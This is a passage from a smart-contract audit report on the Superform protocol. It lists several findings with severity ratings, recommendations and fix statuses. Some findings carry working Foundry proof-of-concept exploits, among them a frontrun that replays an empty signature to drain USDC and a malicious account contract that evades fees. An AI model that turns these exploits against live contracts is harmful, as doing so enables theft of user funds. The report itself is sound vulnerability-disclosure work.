3. Deadlock: Once the new manager accepts the manager role, they **cannot** create any new proposals as `proposeYieldSourceOracleConfig` requires `yieldSourceOracleConfigProposalExpirationTime` to be reset to 0. This requires calling `acceptYieldSourceOracleConfigProposal` but only the old manager can do that.
4. Old manager can reclaim their rights: If the new manager accepts the manager role, the old manager can `acceptYieldSourceOracleConfigProposal` to reset the manager status to itself (they could frontrun the `acceptManagerRole` call to create an arbitrary proposal). This is bad for compromised keys where the old manager keys are controlled by both the honest party and the attacker.

Impact Explanation: High - Breaks Core Functionality: Causes a failure in fundamental protocol operations. The transfer of the manager if the current one is compromised and creating new proposals is a core function of the protocol. The manager transfer does not work as expected. An old manager can reclaim their role, or completely prevent the new manager from creating any proposals (**permanent DoS**).

Likelihood Explanation: Low - Issues that require admin actions.

Recommendation: Either `acceptYieldSourceOracleConfigProposal` should check that `msg.sender` is the *current* manager and not reset the current manager (ignore the `yieldSourceOracleConfigProposals[id].manager` field). Or there should be a function `rejectYieldSourceOracleConfigProposal` to clear the existing proposal. We could even inline this into `acceptManagerRole(yieldSourceOracleId)` for simplicity. Whenever a new manager accepts their role for `yieldSourceOracleId`, we clear any pending proposal for `yieldSourceOracleId` (created under old manager who should now be treated as compromised).

Superform: Fixed in PR 534.

3.3.25 Signature storage-skip lets an attacker replay any Merkle leaf and steal bridge payouts

Submitted by merulz99, also found by deeney

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: `SuperMerkleValidator.validateUserOp()` only writes a user's signature to storage when `sigData.proofDst.length > 0`. An attacker who frontruns and copy a victim's signature + merkleRoot from the mempool can send an identical *UserOperation* with `proofDst = ""`. If the attacker's op is mined first (same nonce, higher tip) the validator:

- Accepts the signature (`isValid == true`).
- Skips storage → `sig[account] == bytes("")`.
- Every source-chain hook that later calls:

  ```
  bytes sig = ISuperSignatureStorage(validator).retrieveSignatureData(account);
  ```

  Receives `bytes("")`, assumes the signature is "*already stored*", and this creates an "*empty signature*" state where cross-chain operations execute without authorization, If the leaf's calldata, directly or via a hook, transfers funds to `msg.sender`, the attacker (as the filler) receives the assets.

Finding Description: An ERC-4337 account action may only execute cross-chain if the owner's signature has been persisted. The protocol assumes a user's signature is persisted after the first valid call to `validateUserOp()`.

```
// vulnerable code
if (isValid && sigData.proofDst.length > 0) {
    _storeSignature(uint256(uint160(_userOp.sender)), _userOp.signature);
}
```

- Steps:
  1. Alice signs merkle root and builds `UserOp` (nonce `n`, valid `proofDst`).
  2. Attacker sees `UserOp` when `handleOps` is broadcast in the mempool (calldata exposes signature and merkle root).
  3. Attacker builds `UserOp`: same sender, same nonce , same signature & merkleRoot, but `proofDst=""`,
  4. Attacker's `UserOp` races the SuperBundler's bundle tx and then: *storeSignature skipped; account nonce = +1*.
  5. *EntryPoint* rejects Alice's `UserOp` with *"invalid nonce"*.
  6. Hook retrieves `bytes("")` and packs it into the cross-chain message. *Empty sig*.
  7. Destination validator treats *empty value* as *"already stored"* → *executes leaf*.
  8. Attacker can *replay any other leaf* that references the same account while *sig* == *""*.

Impact Explanation: Now to explain what the *"empty-signature"* really gives the attacker.

1. They gain the right to make the user's smart account run any leaf that was in the Merkle tree that the user has signed as many times as they want and whenever they want, without ever presenting the signature again.
2. Whether that leaks money, leaks value, or is merely griefing depends on what the leaf's calldata does.

For example a direct theft: *Hooks* that forward tokens to `msg.sender`. *(e.g. "redeem and pay relayer", "bridge to sender")* become an instant cash. drain - see proof of concept below.

Current hooks (no `msg.sender` payout):

- Still vulnerable to infinite re-execution.
- Unlimited reward claims (inflation).
- Grief-withdraw & re-deposit loops.
- Forced loan repayments / collateral withdrawals.

Ecosystem risk: Superform encourages integrators to write custom hooks. The moment someone publishes a `recipient = msg.sender` bridge/delegate-call. hook, the *storage-skip bug* turns into real money loss.

Likelihood Explanation:

- Any hook executed through Superform inherits the risk ,but only leaves that are executed on the destination chain through `SuperDestinationValidator` are exploitable; local-only hooks are safe.
- Frontrunning signed 4337 operations is trivial - calldata is public in the mem-pool.
- The only requirement is a competitive gas price and identical nonce, routinely achievable by sandwich bots.
- Many real-world hooks (bridge payouts, generic delegatecall plugins) direct value to `msg.sender`, making cash-out straightforward.

Proof of Concept: The proof of concept deliberately uses a `msg.sender` payout to demonstrate the full attack path: *storage-skip → fund theft*. Uses simplified mocks for clarity and direct impact demonstration.

Even without such hooks, empty signatures enable:

- Infinite replay attacks.
- Unauthorized cross-chain operations.
- Accounting manipulation.
- Protocol state corruption.

to monetary or accounting loss.

For comprehensive validation using actual **Superform** production contracts, see gist 70f0c4e0.

```
// SPDX-License-Identifier: BUSL-1.1
pragma solidity 0.8.30;

import { Test } from "forge-std/Test.sol";
import { console } from "forge-std/console.sol";

/* ----------------------------------
        SOURCE-CHAIN PIECES
-----------------------------------*/

/**
 * @notice Minimal validator that **skips** storing the signature when
 *         `proofDst.length == 0`  ←  this is the vulnerable line we exploit.
 */
contract VulnerableValidator {
    mapping(address => bytes) public sig; // account  last stored sig blob

    function validateUserOp(address sender, bytes calldata signature) external returns (bool ok) {
        (,,, bytes32[] memory proofDst,) = abi.decode(signature, (uint48, bytes32, bytes32[], bytes32[],
        ↪  bytes));

        ok = true; // ← assume signature is correct for brevity

        if (proofDst.length > 0) {
            //  BUG     signature is stored *only* if dst-proof exists
            sig[sender] = signature;
            console.log("stored sig len:", signature.length);
        } else {
            console.log("STORAGE SKIP triggered (proofDst empty)");
        }
    }

    function retrieveSignatureData(address acc) external view returns (bytes memory) {
        return sig[acc];
    }
}

/* ----------------------------------------
           DESTINATION-CHAIN PIECES
-----------------------------------------*/

/// @dev Weak validator - *any* empty stored sig counts as "already approved"
contract DestinationValidator {
    mapping(address => bytes) public sig;

    function isValidDestinationSignature(address a, bytes calldata maybeSig) external view returns (bytes4) {
        bytes memory stored = sig[a];
```

```
        if (stored.length == 0 || keccak256(stored) == keccak256(maybeSig)) {
            return 0x20c13b0b; // EIP-1271 magic value
        }
        revert("bad sig");
    }

    /// @notice helper used *only* in the honest (non-attack) flow
    function unsafeStore(address a, bytes calldata s) external {
        sig[a] = s;
    }
}

/* very small ERC-20 mock */
contract USDCMock {
    mapping(address => uint256) public balanceOf;

    function transfer(address to, uint256 v) external returns (bool) {
        balanceOf[msg.sender] -= v;
        balanceOf[to] += v;
        return true;
    }

    function mint(address to, uint256 v) external {
        balanceOf[to] += v;
    }
}

/* vault: 1:1 redeem for USDC */
contract VaultMock {
    USDCMock public immutable usdc;

    constructor(USDCMock _u) {
        usdc = _u;
    }

    function redeem(uint256 s) external returns (uint256) {
        usdc.mint(address(this), s);
        usdc.transfer(msg.sender, s);
        return s;
    }
}

/* HOOK - sends redeemed tokens to *msg.sender* (the executor) */
contract RedeemAndPaySenderHook {
    VaultMock public immutable vault;

    constructor(VaultMock v) {
        vault = v;
    }

    function execute(bytes calldata d) external {
        uint256 shares = abi.decode(d, (uint256));
        uint256 got = vault.redeem(shares); // vault → hook
        USDCMock(address(vault.usdc())).transfer(msg.sender, got); // hook → executor (msg.sender)
    }
}

/* executor that forwards everything it just received to the relayer (tx.origin) */
contract SuperDestinationExecutor {
    DestinationValidator public immutable val;

    constructor(DestinationValidator v) {
        val = v;
    }

    function process(bytes calldata blob) external {
        (address acct, address hook, bytes memory hCalldata, bytes memory sig) =
            abi.decode(blob, (address, address, bytes, bytes));

        require(val.isValidDestinationSignature(acct, sig) == 0x20c13b0b, "sig fail");

        uint256 beforeBal = _balance(hook);
        (bool ok,) = hook.call(hCalldata);
        require(ok, "hook fail");
        uint256 received = _balance(hook) - beforeBal;
```

```
        if (received > 0) _forwardToRelayer(hook, received);
    }

    /* helpers */
    function _balance(address hook) internal view returns (uint256) {
        USDCMock u = RedeemAndPaySenderHook(hook).vault().usdc();
        return u.balanceOf(address(this));
    }

    function _forwardToRelayer(address hook, uint256 amt) internal {
        USDCMock u = RedeemAndPaySenderHook(hook).vault().usdc();
        u.transfer(tx.origin, amt); // tx.origin == filler/attacker in this PoC
    }
}

/* mock bridge: anyone may relay */
contract MockSpokePool {
    function fillRelay(SuperDestinationExecutor e, bytes calldata blob) external {
        e.process(blob);
    }
}

/* ------------------------
          THE TEST
--------------------------*/

contract StorageSkipFullPathTest is Test {
    /* actors */
    address constant alice = address(0xAA01);
    address constant attacker = address(0xBEEF);

    /* contracts */
    VulnerableValidator srcVal;
    DestinationValidator dstVal;
    SuperDestinationExecutor dstExec;
    MockSpokePool bridge;
    USDCMock usdc;
    VaultMock vault;
    RedeemAndPaySenderHook hook;

    /* sample constants */
    bytes32 constant ROOT = bytes32(uint256(0x5555));
    bytes constant SIG = hex"cafecafe"; // irrelevant - we bypass sig maths

    function setUp() public {
        srcVal = new VulnerableValidator();
        dstVal = new DestinationValidator();
        dstExec = new SuperDestinationExecutor(dstVal);
        bridge = new MockSpokePool();
        usdc = new USDCMock();
        vault = new VaultMock(usdc);
        hook = new RedeemAndPaySenderHook(vault);

        /* pre-fund vault so redemption succeeds */
        usdc.mint(address(vault), 200_000e6);
    }

    /* complete exploit - run with `forge test -vvvv` to see logs */
    function test_AttackerStealsOnDestination() public {
        /* STEP 1 */
        console.log("[STEP 1] attacker fronts Alice with EMPTY proofDst: storage skip");
        bytes memory sigBlob = _encodeSig(uint48(block.timestamp + 1 hours), ROOT, _fakeProof(), new
        ↪  bytes32[](0), SIG);
        _sourceValidate(alice, sigBlob);
        assertEq(srcVal.retrieveSignatureData(alice).length, 0, "storage not skipped");

        /* STEP 2 */
        console.log("[STEP 2] craft dst packet with *empty* sig bytes");
        bytes memory hookCalldata =
            abi.encodeWithSelector(RedeemAndPaySenderHook.execute.selector, abi.encode(uint256(150_000e6)));
        bytes memory packet = abi.encode(alice, address(hook), hookCalldata, "");

        /* STEP 3 */
        console.log("[STEP 3] attacker permissionlessly relays (msg.sender & tx.origin == attacker)");
        uint256 attBefore = usdc.balanceOf(attacker);
        vm.prank(attacker, attacker);
```

```
        bridge.fillRelay(dstExec, packet);

        /* STEP 4 */
        uint256 attAfter = usdc.balanceOf(attacker);
        console.log("[STEP 4] attacker profit USDC:", (attAfter - attBefore) / 1e6);
        assertGt(attAfter - attBefore, 149_999e6, "attacker received no USDC");
    }

    /* ---------------------------------------------------------------------- */

    /* mimic honest source behaviour: only mirror sig to dst if proofDst non-empty */
    function _sourceValidate(address sender, bytes memory sigData) internal {
        srcVal.validateUserOp(sender, sigData);
        (,,, bytes32[] memory dst,) = abi.decode(sigData, (uint48, bytes32, bytes32[], bytes32[], bytes));
        if (dst.length > 0) dstVal.unsafeStore(sender, sigData);
    }

    function _encodeSig(
        uint48 until,
        bytes32 root,
        bytes32[] memory src,
        bytes32[] memory dst,
        bytes memory sig
    )
        internal
        pure
        returns (bytes memory)
    {
        return abi.encode(until, root, src, dst, sig);
    }

    function _fakeProof() internal pure returns (bytes32[] memory p) {
        p = new bytes32[](1);
        p[0] = bytes32(uint256(1));
    }
}
```

Recommendation:

```
  // OLD (vulnerable)
- if (isValid && sigData.proofDst.length > 0) {
      _storeSignature(uint256(uint160(_userOp.sender)), _userOp.signature);
  }

+ if (isValid && sig[_userOp.sender].length == 0) {
      _storeSignature(uint256(uint160(_userOp.sender)), _userOp.signature);
  }
```

The attacker-controlled `proofDst` array no longer influences persistence, an empty proof can't bypass storage. A legitimate user only needs the signature stored once. Later hooks & destination validators merely check that the slot is non-empty. Overwriting is never required, so the `length == 0` guard is safe.

Superform: Fixed in PR 645 and PR 653.

3.3.26 `PendlePTYieldSourceOracle` uses wrong decimals

Submitted by Christoph Michel

Severity: Low Risk

Context: PendlePTYieldSourceOracle.sol#L45-L48

Finding Description: All conversions to PT using the oracles must abide by the following equation in `BaseLedger._takeSnapshot` to convert the "share" (in case of `PendlePTYieldSourceOracle` the "share" is the PT) to assets:

```
uint256 decimals = IYieldSourceOracle(config.yieldSourceOracle).decimals(yieldSource);
uint256 pps = IYieldSourceOracle(config.yieldSourceOracle).getPricePerShare(yieldSource);
usersAccumulatorCostBasis[user][yieldSource] += Math.mulDiv(amountShares, pps, 10 ** decimals);
```

Meaning `assets = shares * pps / 10**oracleDecimals`. This is not true for the `PendlePTYieldSourceOracle` oracle. The `PendlePTYieldSourceOracle` oracle uses the PT's decimals which are the asset's decimals.

(see `PendleYieldContractFactory.createYieldContract()`). Its `getPricePerShare(market)` function returns the asset per PT price in 18 decimals, so the following equation holds:

```
assets = ptAmount * pps / 1e18
```

If the asset decimals (and therefore the PT decimals and therefore the oracle decimals) are not 18, the computation will be wrong.

Impact Explanation: Low - The oracle does not seem to be used in any hooks (for now). That's why I set the overall severity to low. Please correct me if I'm wrong and upgrade the severity if the calculation is important for the periphery.

Likelihood Explanation: High - Tokens with decimals other than 18 are very common, USDC, USDT, WBTC, etc. all have large TVLs and are used in Pendle.

Proof of Concept: Output: The `1e6` PT should convert to `996745` assets but they convert to `996745528432305881` assets instead.

```
Ran 1 test for test/unit/_cantina/DecimalsTesting.t.sol:CantinaDecimalsTesting
[FAIL: assetsOut != costBasis: 996745 != 996745528432305881] test_PendlePtOracle_takeSnapshot() (gas: 115848)
Logs:
  sy 0x773f0d42e418df4165a0a5bb754dc447b652538c
  pt 0xea1180804bdba8ac04e2a4406b11fb7970c474f1
  yt 0xbe2a1463bd646d04f45bbf845f47afc6f8863d3b
  oracle decimals 6
  pps 0.996745528432305881e18

Suite result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 281.23ms (1.67ms CPU time)
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";

contract BaseTest is Test {
    function fork(string memory chainName, uint256 blockNumber) internal {
        vm.createSelectFork(getRpc(chainName), blockNumber);
    }

    function getRpc(string memory chainName) internal view returns (string memory) {
        if (keccak256(bytes(chainName)) == keccak256("eth")) {
          return "https://eth-mainnet.public.blastapi.io";
        } else {
          revert(string(abi.encodePacked("BaseTest.getRpc: unsupported chain ", chainName)));
        }
    }
}
```

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.30;

import {Helpers} from "../../utils/Helpers.sol";
import {PendleRouterRedeemHook} from "../../../src/core/hooks/swappers/pendle/PendleRouterRedeemHook.sol";
import {IPendleRouterV4, TokenOutput, SwapData, SwapType} from "../../../src/vendor/pendle/IPendleRouterV4.sol";
import {MockERC20} from "../../mocks/MockERC20.sol";
import {MockHook} from "../../mocks/MockHook.sol";
import {ISuperHook} from "../../../src/core/interfaces/ISuperHook.sol";
import {Execution} from "modulekit/accounts/erc7579/lib/ExecutionLib.sol";
import {BaseHook} from "../../../src/core/hooks/BaseHook.sol";

import {BaseTest} from "./BaseTest.sol";
import {console} from "forge-std/console.sol";

import {PendlePTYieldSourceOracle} from "../../../src/core/accounting/oracles/PendlePTYieldSourceOracle.sol";

interface iPendleMarket {
  function readTokens() external view returns (address sy, address pt, address yt);
}
contract CantinaDecimalsTesting is BaseTest, Helpers {
    address public account;

    function setUp() public {
        fork("eth", 22579300);
```

```
        account = address(this);
    }

    function test_PendlePtOracle_takeSnapshot() public {
      // aUSDC market https://app.pendle.finance/trade/markets?utm_source=landing&utm_medium=landing&chains=et
      ↪  hereum&search=USDC
      address market = address(0x8539B41CA14148d1F7400d399723827a80579414);
      (address sy, address pt, address yt) = iPendleMarket(market).readTokens();
      console.log("sy %x", uint256(uint160(sy)));
      console.log("pt %x", uint256(uint160(pt)));
      console.log("yt %x", uint256(uint160(yt)));

      PendlePTYieldSourceOracle oracle = new PendlePTYieldSourceOracle();

      uint256 ptIn = 1e6;
      uint256 decimals = oracle.decimals(market);
      console.log("oracle decimals %s", decimals);
      uint256 pps = oracle.getPricePerShare(market);
      uint256 costBasis = ptIn * pps / (10** decimals);
      console.log("pps %18ee18", pps);

      uint256 assetsOut = oracle.getAssetOutput(market, address(0), ptIn);
      assertEq(assetsOut, costBasis, "assetsOut != costBasis");
    }
}
```

Recommendation (optional): `PendlePTYieldSourceOracle.decimals()` should return `18` instead.

Superform: Fixed in PR 586.

3.3.27 `BatchTransferFromHook`'s `outAmount` is adding up different token amounts

Submitted by Christoph Michel

Severity: Low Risk

Context: BatchTransferFromHook.sol#L139-L142

Finding Description: The `BatchTransferFromHook` computes the `outAmount` (which can be used as input for other hooks) by adding up the balance of different tokens. This does not make a lot of sense as tokens can be valued differently and even have different decimals.

For example, USDC has 6 decimals, USDS has 18 decimals. The following transfers would lead to the same `outAmount` but be valued vastly differently:

1. `1e18 USDC + 1e18 USDS`. `outAmount = 2e18`. Worth over a trillion dollars.
2. `1e6 USDC + 2e18-1e6 USDS`. `outAmount = 2e18`. Worth about 3$.

Impact Explanation: Medium - Breaks Non-Core Functionality. The subsequent hook that uses this output amount (via `usePrevHookAmount`) will receive a value that cannot be correctly interpreted. Worst case, they will process the wrong amount of the wrong token, leading to losses.

Likelihood Explanation: Medium - Issues with significant constraints, such as capital requirement, previous planning, or actions by other users.

Recommendation: This single `outAmount` value does not make sense in this context. Either remove it by removing all code in `_preExecute` and `_postExecute`, or return the amount of the first token (eventually also set `asset = firstToken`).

Superform: Fixed in PR 609.

3.3.28 `Deposit5115VaultHook` uses wrong `deposit` selector

Submitted by Christoph Michel

Severity: Low Risk

Context: Deposit5115VaultHook.sol#L66

Finding Description: EIP-5115 actually defines the deposit function with a last `depositFromInternalBalance` bool parameter:

```
function deposit(
    address receiver,
    address tokenIn,
    uint256 amountTokenToDeposit,
    uint256 minSharesOut,
    bool depositFromInternalBalance
) external returns (uint256 amountSharesOut);
```

SuperForm uses the version without the last parameter, which leads to a different selector, and is therefore not compatible with the EIP.

Likelihood Explanation: I decided to make this a low severity issue even though the hook not working for the intended EIP could be considered more severe. I think the team's intention isn't actually to support EIP-5115 but Pendle, in which case the specific `deposit` function used is correct. EIP-5115 is outdated regarding the `deposit` function and I'm unaware of protocols - besides Pendle - trying to implement it.

Recommendation: Clarify if you want to support Pendle or strictly 5115 with the `Deposit5115VaultHook` hook. Consider adding a comment that you support the version without the last `bool depositFromInternalBalance` comment only.

Superform: Fixed in PR 610.

3.3.29 Missing refund claim hook for `DeBridge` bridging

Submitted by Christoph Michel

Severity: Low Risk

Context: DeBridgeSendOrderAndExecuteOnDstHook.sol#L118

Finding Description: If the `DeBridge` order is not fulfilled, the user needs to claim their refund by canceling the order. There is no hook to cancel the order.

> It can be the case that the given order remains unfulfilled for a prolonged period of time. The reason for this may be that the order became unprofitable, and no one is willing to fulfill it. In this case, the order must be cancelled to unlock the input amount of funds.
> The only way to cancel the order is to initiate the cancellation procedure it was intended to be fulfilled on (the dstChainId parameter).
> See the DeBridge docs.

The SuperForm team confirmed that the `allowedCancelBeneficiarySrc` and `givePatchAuthoritySrc` are set to the smart account on the source chain, similarly, `orderAuthorityAddressDst` is the smart account on the destination. Therefore, the smart account needs to cancel this order.

Impact Explanation: High - loss of user funds (arguably permanent if we consider only the SuperForm scope). While in theory the user's smart account could craft the cancel order transaction themself and submit it to a Bundler, the user is already using SuperForm's smart account system for a reason and should be able to rely on SuperForm to be able to receive their funds for a failed / unfulfilled cross-chain transaction.

Likelihood Explanation: Medium - The likelihood that a cross-chain order is not filled (includes reverting executions on the dst chain) can be considered medium.

Recommendation: Add a `DeBridgeCancelOrderHook` hook.

Superform: Fixed in PR 592.

3.3.30 Multiple xchain executions for a destination chain per merkle root will fail

Submitted by Christoph Michel

Severity: Low Risk

Context: SuperDestinationExecutor.sol#L140

Finding Description: When using one of the bridge hooks to send an intent/execution to a destination chain, the destination chain's bridge adapter executes it and the `SuperDestinationExecutor` receives it.

To avoid replaying the same intent/execution, the `SuperDestinationExecutor` invalidates it. However, the invalidaiton is done by invalidating the entire merkleRoot instead of just the intent/execution in that merkle root:

```
if (usedMerkleRoots[account][merkleRoot]) revert MERKLE_ROOT_ALREADY_USED();
usedMerkleRoots[account][merkleRoot] = true;
```

If the user signed several userOps that creates several bridge intents for the same destination chain (and signs all these by hashing everything in a merkle root, as is expected for bundling), only the first intent can be executed. The others will revert on the destination chain.

Impact Explanation: Medium - Temporary Disruption or DoS: A bug that leads to temporary downtime or a denial of service (DoS). This may cause users to experience disruptions, but doesn't necessarily compromise the security of the protocol.

Likelihood Explanation: Medium - Issues with significant constraints, such as capital requirement, **previous planning**, or actions by other users.

Recommendation: Only the specific intent/execution of that merkle root should be invalidated, consider invalidating by `account ++ merkleRoot ++ leaf`:

```
// leaf should be returned by the validator as leaf encoding is their responsibility
(bytes4 validationResult, bytes32 leaf) =
↪  ISuperDestinationValidator(SUPER_DESTINATION_VALIDATOR).isValidDestinationSignature(
    account, abi.encode(userSignatureData, destinationData)
);
if (usedMerkleRoots[account][merkleRoot][leaf]) revert MERKLE_ROOT_LEAF_ALREADY_USED();
usedMerkleRoots[account][merkleRoot][leaf] = true;
```

Superform: Fixed in PR 647.

3.3.31 The approval Hooks not compatible with USDC/USDT tokens

Submitted by ifeco445

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: Hooks are lightweight, modular contracts that perform specific operations (e.g., token approvals, transfers) during an execution flow. Hooks are designed to be composable and can be chained together to create complex transaction flows. If any hook fails, the entire transaction is reverted, ensuring atomicity. However the Approval hooks uses approve with is incompatible with Usdt/usdc tokens , In which the first transaction would succeed but subsequent transactions would revert.

```
function build(address prevHook, address, bytes memory data)
    external
    view
    override
    returns (Execution[] memory executions)
{
    address token = BytesLib.toAddress(data, 0);
    address spender = BytesLib.toAddress(data, 20);
    uint256 amount = BytesLib.toUint256(data, 40);

    bool usePrevHookAmount = _decodeBool(data, USE_PREV_HOOK_AMOUNT_POSITION);

    if (usePrevHookAmount) {
        amount = ISuperHookResult(prevHook).outAmount();
    }

    if (amount == 0) revert AMOUNT_NOT_VALID();
    if (token == address(0) || spender == address(0)) revert ADDRESS_NOT_VALID();

    // @dev no-revert-on-failure tokens are not supported
    executions = new Execution[](2);
    executions[0] = Execution({target: token, value: 0, callData: abi.encodeCall(IERC20.approve, (spender,
    ↪  0))});
    executions[1] =
        Execution({target: token, value: 0, callData: abi.encodeCall(IERC20.approve, (spender, amount))});
}
```

the issue is likely that USDT doesn't return a boolean from its `approve()` function, which causes `abi.encodeCall()` to expect a return value that doesn't exist.

Proof of Concept: Copy and paste in `test/hooks/erc20/ApproveERC20Hook.t.sol` and change setup of tokens to either USDT or USDC.

```
function test_Build_WithUsdtPrevHook() public {
    uint256 prevHookAmount = 2000;
    address mockPrevHook = address(new MockHook(ISuperHook.HookType.INFLOW, token));
    MockHook(mockPrevHook).setOutAmount(prevHookAmount);

    bytes memory data = _encodeData(true);
    Execution[] memory executions = hook.build(mockPrevHook, address(this), data);
    assertEq(executions.length, 2);
    assertEq(executions[0].target, token);
    assertEq(executions[0].value, 0);
    assertGt(executions[0].callData.length, 0);

    assertEq(executions[1].target, token);
    assertEq(executions[1].value, 0);
    assertGt(executions[1].callData.length, 0);
}
```

Recommendation: Use `forceApprove` from OpenZeppelin.

Superform: Acknowledged.

3.3.32 Misclassification of Native ETH Due to Sentinel Address

Submitted by Cybrid

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The `_updateAccounting` function incorrectly assumes `assetToken == address(0)` implies native ETH. However, some vaults and protocols use the sentinel address `0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE` to represent ETH, causing the logic to fall into the ERC20 handling path and break execution.

Description: In `_updateAccounting`, native ETH is identified using:

```
if (assetToken == address(0)) {
    // Native ETH handling
    if (account.balance < feeAmount)
        revert INSUFFICIENT_BALANCE_FOR_FEE();
    _performNativeFeeTransfer(
        account,
        config.feeRecipient,
        feeAmount
    );
} else {
    // ERC20 handling
    if (IERC20(assetToken).balanceOf(account) < feeAmount)
        revert INSUFFICIENT_BALANCE_FOR_FEE();
    _performErc20FeeTransfer(
        account,
        assetToken,
        config.feeRecipient,
        feeAmount
    );
}
```

However, some vault protocols often represent ETH using `0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE`. Since this address is nonzero, it incorrectly falls into the ERC20 path. This leads to attempts to interact with nonexistent ERC20 logic, causing reverts or fee transfer failures.

Impact Explanation: Medium - Compatibility breaks with common DeFi vaults using `0xEeee...`. Potential denial-of-service conditions for outflows involving ETH.

Likelihood Explanation: High - This behavior is already common in DeFi and is highly likely to occur in production integrations. This behavior is already common in DeFi and is highly likely to occur in production integrations.

Recommendation: Update the check to correctly identify ETH using both representations:

```
- if (assetToken == address(0)) {
+ if (assetToken == address(0) || assetToken == 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE) {
```

Superform: Fixed in PR 599.

3.3.33 `outAmount` Redirection via Malicious Account Implementation Results in Fee Evasion

Submitted by Cybrid

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: A malicious user can implement a custom `Account` that redirects received tokens to an external address (e.g., the owner) during execution. This bypasses the outAmount accounting mechanism used for fee calculation, resulting in zero recorded fees and complete fee evasion.

Description: The system relies on `SuperExecutor` to execute user transactions via the `executeFromExecutor` method on the user-defined `Account`. The accounting logic assumes that any difference in token balances before and after execution reflects the amount of value extracted (`outAmount`) and uses this to compute fees.

However, a malicious account implementation (e.g., `MalAccount`) can manipulate this logic. During execution, it:

1. Measures token balance before execution.
2. Executes the intended transaction (e.g., redeeming tokens).
3. Measures the balance after execution.
4. If token balance increased, transfers the received tokens to an external address (`owner`), resetting the balance back to its initial value.

As a result, the accounting logic, which checks balance differences, detects **zero** change and assumes no value was extracted - even though tokens were received and forwarded elsewhere. The only requirement to execute this exploit is the ability to register a user-defined `Account` that implements the expected `Account` interface.

Impact Explanation: High - This results in complete fee evasion. Malicious actors can extract value from the protocol while paying zero fees. This breaks core economic assumptions and deprives the system of revenue.

Likelihood Explanation: High - The exploit is trivial to implement and only requires the user to register a custom `Account` contract that follows the expected interface. No special privileges are needed. The exploit is trivial to implement and only requires the user to register a custom `Account` contract that follows the expected interface. No special privileges are needed.

Proof of Concept: The following `MalAccount` contract illustrates the exploit:

```
contract MalAccount {
    string public constant accountId = "Mal";

    struct Execution {
        address target;
        uint256 value;
        bytes callData;
    }

    type ExecutionMode is bytes32;
    type CallType is bytes1;
    type ExecType is bytes1;

    address public owner;
    address token;

    constructor(
        address superExecutor,
        address superValidator,
        address _owner,
```

```
    address _token
) {
    SuperExecutor(superExecutor).onInstall(bytes(""));
    SuperDestinationValidator(superValidator).onInstall(abi.encode(_owner));
    owner = _owner;
    token = _token;
}

function executeFromExecutor(
    ExecutionMode mode,
    bytes calldata executionCalldata
) external payable returns (bytes[] memory returnData) {
    (CallType callType, ExecType execType) = decodeBasic(mode);
    returnData = _handleBatchExecutionAndReturnData(
        executionCalldata,
        execType
    );
}

function _handleBatchExecutionAndReturnData(
    bytes calldata executionCalldata,
    ExecType execType
) internal returns (bytes[] memory returnData) {
    Execution[] calldata executions = decodeBatch(executionCalldata);
    returnData = _executeBatch(executions);
}

function _executeBatch(
    Execution[] calldata executions
) internal returns (bytes[] memory result) {
    result = new bytes[](executions.length);

    Execution calldata exec;
    for (uint256 i; i < executions.length; i++) {
        exec = executions[i];
        uint Bal = IERC20(token).balanceOf(address(this));
        result[i] = _execute(exec.target, exec.value, exec.callData);
        uint amountNow = IERC20(token).balanceOf(address(this));
        uint amountReceived = amountNow > Bal ? amountNow - Bal : 0;

        if (amountReceived > 0) {
            console2.log("amountRecieved", amountReceived);
            IERC20(token).transfer(owner, amountReceived);
        }
    }
}

function _execute(
    address target,
    uint256 value,
    bytes calldata callData
) internal virtual returns (bytes memory result) {
    /// @solidity memory-safe-assembly
    assembly {
        result := mload(0x40)
        calldatacopy(result, callData.offset, callData.length)
        if iszero(
            call(
                gas(),
                target,
                value,
                result,
                callData.length,
                codesize(),
                0x00
            )
        ) {
            // Bubble up the revert if the call reverts.
            returndatacopy(result, 0x00, returndatasize())
            revert(result, returndatasize())
        }
        mstore(result, returndatasize()) // Store the length.
        let o := add(result, 0x20)
        returndatacopy(o, 0x00, returndatasize()) // Copy the returndata.
        mstore(0x40, add(o, returndatasize())) // Allocate the memory.
    }
```

```
    }

    function decodeBatch(
        bytes calldata executionCalldata
    ) internal pure returns (Execution[] calldata executionBatch) {
        /// @solidity memory-safe-assembly
        assembly {
            let u := calldataload(executionCalldata.offset)
            let s := add(executionCalldata.offset, u)
            let e := sub(
                add(executionCalldata.offset, executionCalldata.length),
                0x20
            )
            executionBatch.offset := add(s, 0x20)
            executionBatch.length := calldataload(s)
            if or(shr(64, u), gt(add(s, shl(5, executionBatch.length)), e)) {
                mstore(0x00, 0xba597e7e) // `DecodingError()`.
                revert(0x1c, 0x04)
            }
            if executionBatch.length {
                // Perform bounds checks on the decoded `executionBatch`.
                // Loop runs out-of-gas if `executionBatch.length` is big enough to cause overflows.
                for {
                    let i := executionBatch.length
                } 1 {

                } {
                    i := sub(i, 1)
                    let p := calldataload(add(executionBatch.offset, shl(5, i)))
                    let c := add(executionBatch.offset, p)
                    let q := calldataload(add(c, 0x40))
                    let o := add(c, q)
                    // forgefmt: disable-next-item
                    if or(
                        shr(64, or(calldataload(o), or(p, q))),
                        or(gt(add(c, 0x40), e), gt(add(o, calldataload(o)), e))
                    ) {
                        mstore(0x00, 0xba597e7e) // `DecodingError()`.
                        revert(0x1c, 0x04)
                    }
                    if iszero(i) {
                        break
                    }
                }
            }
        }
    }

    function decodeBasic(
        ExecutionMode mode
    ) internal pure returns (CallType _calltype, ExecType _execType) {
        assembly {
            _calltype := mode
            _execType := shl(8, mode)
        }
    }
}
```

Paste this proof of concept in `/v2-core-public-cantina/test/integration/ERC4626DepositRedeemFlow.t.sol`:

```
function test_OutAmountRedirection() public {
    address[] memory allowedExecutors = new address[](1);
    allowedExecutors[0] = address(superExecutorOnEth);
    ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[]
